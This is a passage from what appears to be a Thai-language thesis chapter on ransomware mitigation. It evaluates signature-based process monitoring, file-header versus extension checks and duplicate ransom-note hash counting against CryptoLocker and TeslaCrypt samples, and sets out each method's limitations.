
รูปที่ 5.11 ลายเซ็นสำหรับตรวจจับ TeslaCrypt โดยจะอยู่ในรูปแบบของเลขฐานสิบหก

สำหรับการทำงานหลักของโปรแกรมที่ใช้สำหรับมอนิเตอร์โปรเซสในระบบและทำการตรวจสอบว่ามีค่าตรงกับลายเซ็นของมัลแวร์เรียกค่าไถ่ที่ได้ทำการวิเคราะห์ไปแล้วหรือไม่ จะเป็นตามแผนภาพดังต่อไปนี้



รูปที่ 5.12 การทำงานของโปรแกรมมอนิเตอร์และเปรียบเทียบค่าสตริงในโปรเซส

เมื่อทำการทดสอบโปรแกรมมอนิเตอร์โปรเซสกับมัลแวร์เรียกค่าไถ่จริงทั้ง CryptoLocker, TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 พบว่า โปรแกรมมอนิเตอร์โปรเซสเพื่อตรวจสอบค่าสตริงนั้นสามารถตรวจพบมัลแวร์เรียกค่าไถ่ทั้งหมดได้ก่อนจะเกิดกระบวนการเข้ารหัสไฟล์หรือมีการสร้างโปรเซสของมัลแวร์ใหม่และสามารถปิดการทำงานโปรเซสของมัลแวร์ได้ทันทีที่ตรวจพบ



รูปที่ 5.13 โปรแกรมสามารถตรวจพบการทำงานของมัลแวร์ปิดการทำงานได้

อย่างไรก็ตามเนื่องจากการตรวจจับมัลแวร์ในประเด็นวิธีการลดผลกระทบนี้นั้นอ้างอิงอยู่บนลายเซ็นหรือข้อมูลที่พบจากการวิเคราะห์มัลแวร์เป็นหลัก ดังนั้นหากลายเซ็นที่ใช้ในการตรวจสอบและเปรียบเทียบมีความกำกวมหรือไม่มีความแตกต่างจากโปรแกรมโดยทั่วไปอย่างเห็นได้ชัด โปรแกรมที่นำลายเซ็นนี้ไปตรวจสอบและเปรียบเทียบก็อาจมีความผิดพลาดในการตรวจสอบได้เช่นกัน การตรวจสอบมัลแวร์โดยอ้างอิงจากลายเซ็นอย่างมีประสิทธิภาพจึงควรอยู่บนพื้นฐานของการวิเคราะห์มัลแวร์ที่ดี ได้ข้อมูลที่ถูกต้อง และมีกระบวนการสร้างลายเซ็นที่เหมาะสม โดยอาจเพิ่มปัจจัยอื่น ๆ ในการตรวจสอบเพิ่มเติมเพื่อให้มีความแม่นยำในตรวจพบมัลแวร์มากขึ้นก็ได้เช่นกน

5.1.2 ประเด็นของการตรวจจับพฤติกรรมการอ่านและเขียนไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่

อ้างอิงจากผลการวิเคราะห์มัลแวร์เรียกค่าไถ่ทั้ง 3 ประเภทพบว่า แม้ว่ามัลแวร์จะมีการพยายามที่จะซ่อนกระบวนการทำงานในหลายขั้นตอน เช่น มีการใช้ไลบรารีการเข้ารหัสภายนอกเพื่อหลีกเลี่ยงการถูกตรวจจับเมื่อมีการใช้ไลบรารีที่เกี่ยวข้องกับการเข้ารหัสของระบบปฏิบัติการ แต่อย่างไรก็ตามมัลแวร์เรียกค่าไถ่ทุกตัวต่างก็มีพฤติกรรมหนึ่งเหมือนกันคือพฤติกรรมการอ่านและเขียนไฟล์ทั้งในการอ่านและเขียนไฟล์ทั่วไปและการอ่านและเขียนไฟล์เพื่อเข้ารหัส

จากการสังเกตพฤติกรรมเกี่ยวกับการอ่านและเขียนไฟล์ของมัลแวร์เรียกค่าไถ่นั้น สามารถสรุปขั้นตอนเบื้องต้นโดยการจำลองสถานการณ์เมื่อมัลแวร์เข้าถึงไดเรกทอรีที่เก็บข้อมูลไดเรกทอรีหนึ่งได้ คือ เมื่อมัลแวร์ทำการเข้าถึงไดเรกทอรี มัลแวร์จะทำการค้นหาไฟล์ที่มีประเภทของไฟล์หรือ

นามสกุลที่ตรงกับเงื่อนไขในการเข้ารหัสไฟล์ของมัลแวร์ หากมีก็จะทำการเข้ารหัสไฟล์โดยจะเข้ารหัสตามลำดับตัวอักษรของชื่อไฟล์ หากมัลแวร์มีการพบไดเรกทอรีย่อยภายในไดเรกทอรีจากการค้นหาตามลำดับตัวอักษร มัลแวร์จะเข้าไปสำรวจไดเรกทอรีย่อยและจะทำการเข้ารหัสข้อมูลภายในไดเรกทอรีย่อยก่อนจนครบทุกไฟล์แล้วจึงกลับมาเข้ารหัสที่ไดเรกทอรีหลักต่อ ในกรณีที่มีไดเรกทอรีย่อยลงไปในไดเรกทอรีย่อยอีก มัลแวร์ก็จะมีการเข้ารหัสกระทำซ้ำโดยเข้าถึงไดเรกทอรีย่อยไปเรื่อย ๆ จนกว่าจะไม่มีไดเรกทอรีย่อยให้เข้าถึงได้อีก ในกรณีที่ไดเรกทอรีนั้นไม่มีประเภทของไฟล์ที่มัลแวร์สามารถเข้ารหัสได้หรือในกรณีที่มัลแวร์ที่มัลแวร์ทำการเข้ารหัสทุกไฟล์จนเสร็จสมบูรณ์แล้ว ท้ายสุดมัลแวร์จะมีการเขียนไฟล์ซึ่งใช้ในการชี้แจงรายละเอียดการโอนเงินค่าไถ่ อ้างอิงจาก TeslaCrypt 2016 ทั้งสองเวอร์ชัน จะมีการไฟล์ซึ่งใช้ในการชี้แจงข้อมูลทั้งหมดสามไฟล์ ได้แก่ ไฟล์รูปภาพ, ไฟล์เอกสารและไฟล์เว็บเพจ เป็นอันเสร็จสิ้นขั้นตอนการเข้ารหัสไฟล์

จุดที่น่าสนใจจากพฤติกรรมการอ่านและเขียนไฟล์ของมัลแวร์เรียกค่าไถ่นั้นมีหลายจุดด้วยกัน ซึ่งสามารถสรุปเป็นประเด็นได้ดังนี้

- มัลแวร์จะมีการเขียนทับข้อมูลทั้งหมดของไฟล์เมื่อมีการเขียนข้อมูลที่ถูกเข้ารหัส แต่จะไม่มีการเข้ารหัสชื่อไฟล์หรือนามสกุลของไฟล์
- ในกรณีของ TeslaCrypt มัลแวร์จะมีการเขียนไฟล์สามไฟล์ซึ่งเหมือนกันในทุก ๆ ไดเรกทอรีไม่ว่าจะมีการเข้ารหัสไฟล์หรือไม่
- มัลแวร์เรียกค่าไถ่จะมีการแก้ไขเนื้อหาของไฟล์หรือก็คือการอ่านข้อมูลของไฟล์ นำไปเข้ารหัสและเขียนกลับไปใหม่ในกับทุก ๆ ไฟล์ภายในไดเรกทอรี

โดยจากอ้างอิงจากจุดที่น่าสนใจดังกล่าว ผู้วิเคราะห์สามารถนำพฤติกรรมการอ่านและเขียนไฟล์มาพัฒนาวิธีการลดผลกระทบได้ตามหัวข้อดังต่อไปนี้


5.1.2.1 ประเด็นของการเขียนทับข้อมูลของไฟล์จากการเข้ารหัส

จากพฤติกรรมของมัลแวร์เรียกค่าไถ่ที่เมื่อมีการเข้ารหัสไฟล์แล้ว จะมีการเขียนข้อมูลทับข้อมูลทั้งหมดของไฟล์ โดยปกตินั้นไฟล์โดยส่วนมากจะประกอบไปด้วยส่วนหัวของไฟล์ที่ใช้ในการเก็บข้อมูลรายละเอียดเบื้องต้นของไฟล์ อาทิ ประเภทของไฟล์ หรือแหล่งที่มาของไฟล์ และส่วนเนื้อหาที่ใช้ในการเก็บเนื้อหาของไฟล์ ซึ่งปกตินั้นเมื่อผู้ใช้งานมีการแก้ไขไฟล์ ข้อมูลของไฟล์จะถูกแก้ไขเพียงแค่ในส่วนเนื้อหาของไฟล์เท่านั้นและมีโอกาสน้อยมากที่จะมีการแก้ไขส่วนหัวของไฟล์ อย่างไรก็ตามเมื่อมัลแวร์เรียกค่าไถ่มีการเข้ารหัสไฟล์ การแก้ไขไฟล์ที่เกิดขึ้นโดยมัลแวร์เรียกค่าไถ่จะเป็นการเขียนทับข้อมูลของไฟล์ไม่ว่าจะเป็นในส่วนหัวของไฟล์หรือส่วนเนื้อหาของไฟล์ ทำให้พฤติกรรมการแก้ไขไฟล์หรือการเข้ารหัสไฟล์ของมัลแวร์เรียกค่าไถ่สามารถจำแนกออกจากพฤติกรรมโดยทั่วไปของผู้ใช้งานได้

นอกจากนั้น อ้างอิงจากผลการวิเคราะห์มัลแวร์เรียกค่าไถ่ประเภท TeslaCrypt ซึ่งพบว่ามัลแวร์เรียกค่าไถ่ประเภท TeslaCrypt จะมีการเข้ารหัสเนื้อหาของไฟล์ทั้งหมดแต่จะไม่มีการเข้ารหัสชื่อของไฟล์หรือนามสกุลของไฟล์ ทำให้มีความเป็นไปได้ที่จะตรวจจับพฤติกรรมของมัลแวร์เรียกค่าไถ่โดยการเปรียบเทียบนามสกุลของไฟล์กับประเภทของไฟล์ซึ่งถูกเก็บอยู่ในส่วนหัวของไฟล์ว่าตรงกันหรือไม่ หากไม่ตรงกันก็อาจเป็นไปได้ว่าไฟล์ดังกล่าวอาจถูกเข้ารหัสโดยมัลแวร์เรียกค่าไถ่ไปแล้ว

รูปที่ 5.14 ตัวอย่างประเภทของไฟล์รูปภาพที่ถูกเก็บไว้ในส่วนหัวของไฟล์


ในการพัฒนาวิธีการลดผลกระทบนั้น ผู้วิเคราะห์จะทำการพัฒนาโปรแกรมเพื่อตรวจสอบว่ามีการแก้ไขไฟล์หรือไม่ หากมีการแก้ไขไฟล์ก็จะทำการตรวจสอบว่าการแก้ไขไฟล์ที่เกิดขึ้นเป็นการเข้ารหัสไฟล์หรือไม่โดยตรวจสอบประเภทของไฟล์ซึ่งถูกเก็บอยู่ในส่วนหัวของไฟล์เปรียบเทียบกับนามสกุลของไฟล์ โปรแกรมลดผลกระทบตามสมมติฐานนี้จะถูกพัฒนาบนพื้นฐานของภาษาไพธอน โดยใช้ไลบรารี watchdog ในการตรวจสอบการแก้ไขไฟล์แบบเรียลไทม์ และใช้ไลบรารี yara ในการพัฒนาลายเซ็นของไฟล์และใช้ในการเปรียบเทียบประเภทของไฟล์ โดยโปรแกรมดังกล่าวจะมีขั้นตอนการทำงานตามแผนภาพต่อไปนี้



รูปที่ 5.15 ขั้นตอนการทำงานของโปรแกรมสำหรับตรวจสอบการเข้ารหัสไฟล์

เมื่อทำการทดสอบโปรแกรมมอนิเตอร์โปรเซสกับมัลแวร์เรียกค่าไถ่จริงทั้ง TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 พบว่า โปรแกรมสามารถตรวจสอบการเข้ารหัสไฟล์ตามสมมติฐานได้จริงในทุก ๆ ตัวอย่างของมัลแวร์เรียกค่าไถ่ แต่อาจมี

ปัญหาในกรณีที่อาจมีการเรียกใช้ไฟล์เพื่อเปรียบเทียบกับลายเซ็นในช่วงเวลาใกล้เคียงหรือเป็นช่วงเวลาเดียวกันกับที่มีการใช้งานไฟล์ ทำให้ไม่สามารถเปิดไฟล์เพื่อตรวจสอบได้



รูปที่ 5.16 โปรแกรมมอนิเตอร์การเข้ารหัสไฟล์มีการแจ้งเตือนเมื่อไฟล์ถูกเข้ารหัส


รูปที่ 5.17 โปรแกรมตรวจเจอความพยายามในการเข้ารหัสไฟล์

อย่างไรก็ตามสำหรับวิธีการนี้นั้นมีข้อเสียจุดใหญ่อยู่จุดหนึ่ง คือในกรณีของไฟล์ประเภทข้อมูลที่มีการเก็บข้อมูลในลักษณะของข้อความ ไม่ได้มีการเก็บข้อมูลในลักษณะเดียวกับไฟล์ประเภทไบนารี ไฟล์ประเภทข้อมูลนั้นจะมีข้อมูลเพียงส่วนเดียวคือส่วนเนื้อหาของไฟล์ ไม่มีส่วนหัวของไฟล์ ซึ่งทำให้การเปรียบเทียบข้อมูลประเภทของไฟล์จากส่วนหัวของไฟล์กับนามสกุลของไฟล์นั้นไม่สามารถเกิดขึ้น ไฟล์ประเภทข้อมูลนั้นโดยส่วนมากจะเป็นไฟล์ที่สามารถเปิดอ่านข้อความข้างในได้โดยตรง อาทิ ไฟล์เอกสาร (.txt) หรือไฟล์ซอร์สโค้ดของโปรแกรม เป็นต้น ทำให้ไฟล์ประเภทของข้อมูลเมื่อถูกเข้ารหัสจะไม่สามารถตรวจสอบด้วยวิธีการนี้ได้เลย

5.1.2.2 ประเด็นของการเขียนไฟล์ซ้ำในทุกไดเรกทอรี


อ้างอิงจากพฤติกรรมของมัลแวร์เรียกค่าไถ่ประเภท TeslaCrypt ซึ่งเมื่อมีการเข้ารหัสไฟล์ในไดเรกทอรีครบทุกไฟล์แล้ว มัลแวร์เรียกค่าไถ่จะมีการเขียนไฟล์ซึ่งเก็บข้อมูลรายละเอียดช่องทางการโอนเงินค่าไถ่ในทุก ๆ ไดเรกทอรีที่มัลแวร์ได้มีการเข้าถึงไม่ว่าจะมีการเข้ารหัสไฟล์หรือไม่ การสร้างไฟล์ที่เหมือนกันเป็นจำนวนมากนั้นจึงมีพฤติกรรมที่มีความซ้ำสูงและอาจเป็นไปได้ที่จะทำการตรวจจับมัลแวร์จากการสร้างไฟล์ในลักษณะนี้

ในการพัฒนาวิธีการลดผลกระทบนั้น ผู้วิเคราะห์จะทำการพัฒนาโปรแกรมเพื่อตรวจสอบว่ามีการสร้างไฟล์ซ้ำกันเป็นจำนวนมากในแต่ละไดเรกทอรีภายในระบบหรือไม่ โดยโปรแกรมดังกล่าวจะทำการมอนิเตอร์การสร้างไฟล์ หลังจากนั้นโปรแกรมจะทำการบันทึกลักษณะของไฟล์ที่ถูกสร้างโดยอาศัยการคำนวณค่าแฮชและจะทำการนับจำนวนครั้งของการที่ไฟล์ที่มีค่าแฮชดังกล่าวถูกเขียนซ้ำในไดเรกทอรีที่แตกต่างกัน เมื่อถึงจุดหนึ่งที่มีการสร้างไฟล์ใหม่เป็นจำนวนที่มากพอ โปรแกรมจะทำการแจ้งเตือนถึงพฤติกรรมที่น่าสงสัยต่อผู้ใช้งาน โปรแกรมลดผลกระทบตามสมมติฐานนี้จะถูกพัฒนาบนพื้นฐานของภาษาไพธอน โดยใช้ไลบรารี watchdog ในการตรวจสอบการสร้างไฟล์แบบเรียลไทม์ และใช้ไลบรารีประเภท built-in ชื่อว่า hashlib ในการคำนวณค่าแฮชของไฟล์ที่ถูกสร้างในแต่ละครั้งเอาไว้ โดยโปรแกรมดังกล่าวจะมีขั้นตอนการทำงานตามแผนภาพต่อไปนี้



รูปที่ 5.18 การทำงานของโปรแกรมสำหรับตรวจสอบการสร้างหรือเขียนไฟล์โดยมัลแวร์เรียกค่าไถ่

เมื่อทำการทดสอบโปรแกรมมอนิเตอร์โปรเซสกับมัลแวร์เรียกค่าไถ่จริงทั้ง TeslaCrypt_2015, TeslaCrypt_2016/1 และ TeslaCrypt_2016/2 พบว่า โปรแกรมสามารถตรวจจับการเขียนไฟล์ของมัลแวร์เรียกค่าไถ่ได้อย่างถูกต้องเมื่อทดสอบกับมัลแวร์เรียกค่าไถ่ตระกูล TeslaCrypt ทุกรุ่น โดยโปรแกรมสามารถตรวจจับการเขียนไฟล์ที่มีค่าแฮชของไฟล์ซ้ำกันในทุก ๆ ไดเรกทอรีได้ทันทีและมีความเร็วในการตรวจพบมากกว่าการใช้วิธีในขั้นตอน 5.2.2.1 ที่จำเป็นต้องรอให้มีการเข้ารหัสไฟล์ก่อน



รูปที่ 5.19 โปรแกรมมีการตรวจพบการเขียนไฟล์ที่มีค่าแฮชซ้ำกันจำนวนมากในต่างไดเรกทอรี

อย่างไรก็ตามสำหรับวิธีการนี้นั้นมีข้อจำกัดอยู่จุดหนึ่งคือการตั้งค่าที่จะแจ้งเตือนผู้ใช้งานอย่างเหมาะสม การตั้งค่าเงื่อนไขที่เหมาะสมอาจช่วยมีการแจ้งเตือนผู้ใช้งานได้รวดเร็วยิ่งขึ้นซึ่งหมายถึงมัลแวร์มีโอกาสในการสร้างความเสียหายได้น้อยลง วิธีนี้ยังสามารถถูกพัฒนาเพิ่มเติมโดยการตรวจสอบไฟล์ที่ถูกเขียนว่ามีการปรากฏของคำหรือข้อความที่จะมีเฉพาะในไฟล์ที่ถูกสร้างโดยมัลแวร์เรียกค่าไถ่เพื่อให้มีความแม่นยำในการตรวจสอบเพิ่มขึ้นได้

5.1.2.3 ประเด็นของการเข้ารหัสไฟล์ที่ตรงกับเงื่อนไขซึ่งถือว่าเป็นการแก้ไขข้อมูลของไฟล์ทุกไฟล์ในไดเรกทอรี

สำหรับในประเด็นของการเข้ารหัสไฟล์ที่ตรงกับเงื่อนไขซึ่งถือว่าเป็นการแก้ไขข้อมูลของไฟล์ถูกไฟล์ในไดเรกทอรี เป็นประเด็นที่อ้างอิงมาจากพฤติกรรมของมัลแวร์เรียกค่าไถ่ที่จะมีการเข้ารหัสไฟล์ใด ๆ ก็ตามที่มีประเภทของไฟล์ตรงกับเงื่อนไขของมัลแวร์เรียกค่าไถ่ ซึ่งหมายความว่ามัลแวร์จะมีการแก้ไขข้อมูลภายในไฟล์จากการเขียนข้อมูลที่ผ่านการเข้ารหัสกลับลงไป และจะมีพฤติกรรมนี้กับทุกไฟล์ในไดเรกทอรีที่ตรงกับเงื่อนไข อีกปัจจัยหนึ่งที่ช่วยเพิ่มความผิดปกติของ

ประเด็นนี้คือการแก้ไขไฟล์ทั้งไดเรกทอรีในกรณีที่ตรงกับเงื่อนไขในช่วงเวลาอันสั้น หรือเกิดอัตราการแก้ไขไฟล์ที่เร็ว ทำให้พฤติกรรมดังกล่าวสามารถเกิดขึ้นได้ยากจากการใช้งานโดยผู้ใช้งานทั่วไป

ด้วยพฤติกรรมที่ผิดปกติของมัลแวร์เรียกค่าไถ่ในลักษณะนี้ ผู้วิเคราะห์จึงได้มีการตั้งสมมติฐานในการพัฒนาวิธีการลดผลกระทบโดยตรวจสอบเงื่อนไขสองประการ คือ

1. มีการแก้ไขข้อมูลของไฟล์ในประเภทที่มัลแวร์มักจะมีการเข้ารหัส (อ้างอิงจากผลการวิเคราะห์) และมีการแก้ไขข้อมูลของไฟล์ทั้งหมดตามจำนวนของไฟล์ที่มีประเภทที่ตรงกับเงื่อนไขของมัลแวร์
2. เงื่อนไขที่ 1 จะต้องมีอัตราการเกิดขึ้นอย่างรวดเร็วในช่วงอันสั้น

อย่างไรก็ตามปัญหาสำคัญอยู่ที่ขั้นตอนที่ 2 ซึ่งก็คืออัตราการเกิดขึ้นของการแก้ไขไฟล์ในขั้นตอนที่ 1 นั้นจะต้องเกิดขึ้นอย่างรวดเร็วในช่วงเวลาอันสั้น การที่จะกำหนดช่วงเวลาที่เหมาะสมสำหรับการตรวจจับนั้นจึงเป็นประเด็นที่สำคัญที่จะกำหนดประสิทธิภาพการทำงานและความแม่นยำเมื่อนำสมมติฐานนี้ไปใช้จริง และก็เป็นเรื่องที่ยากที่จะกำหนดช่วงเวลาที่เหมาะสมสำหรับแต่ระบบ เนื่องจากอัตราของการแก้ไขไฟล์นั้นขึ้นอยู่กับปัจจัยหลายอย่างไม่ว่าจะเป็น 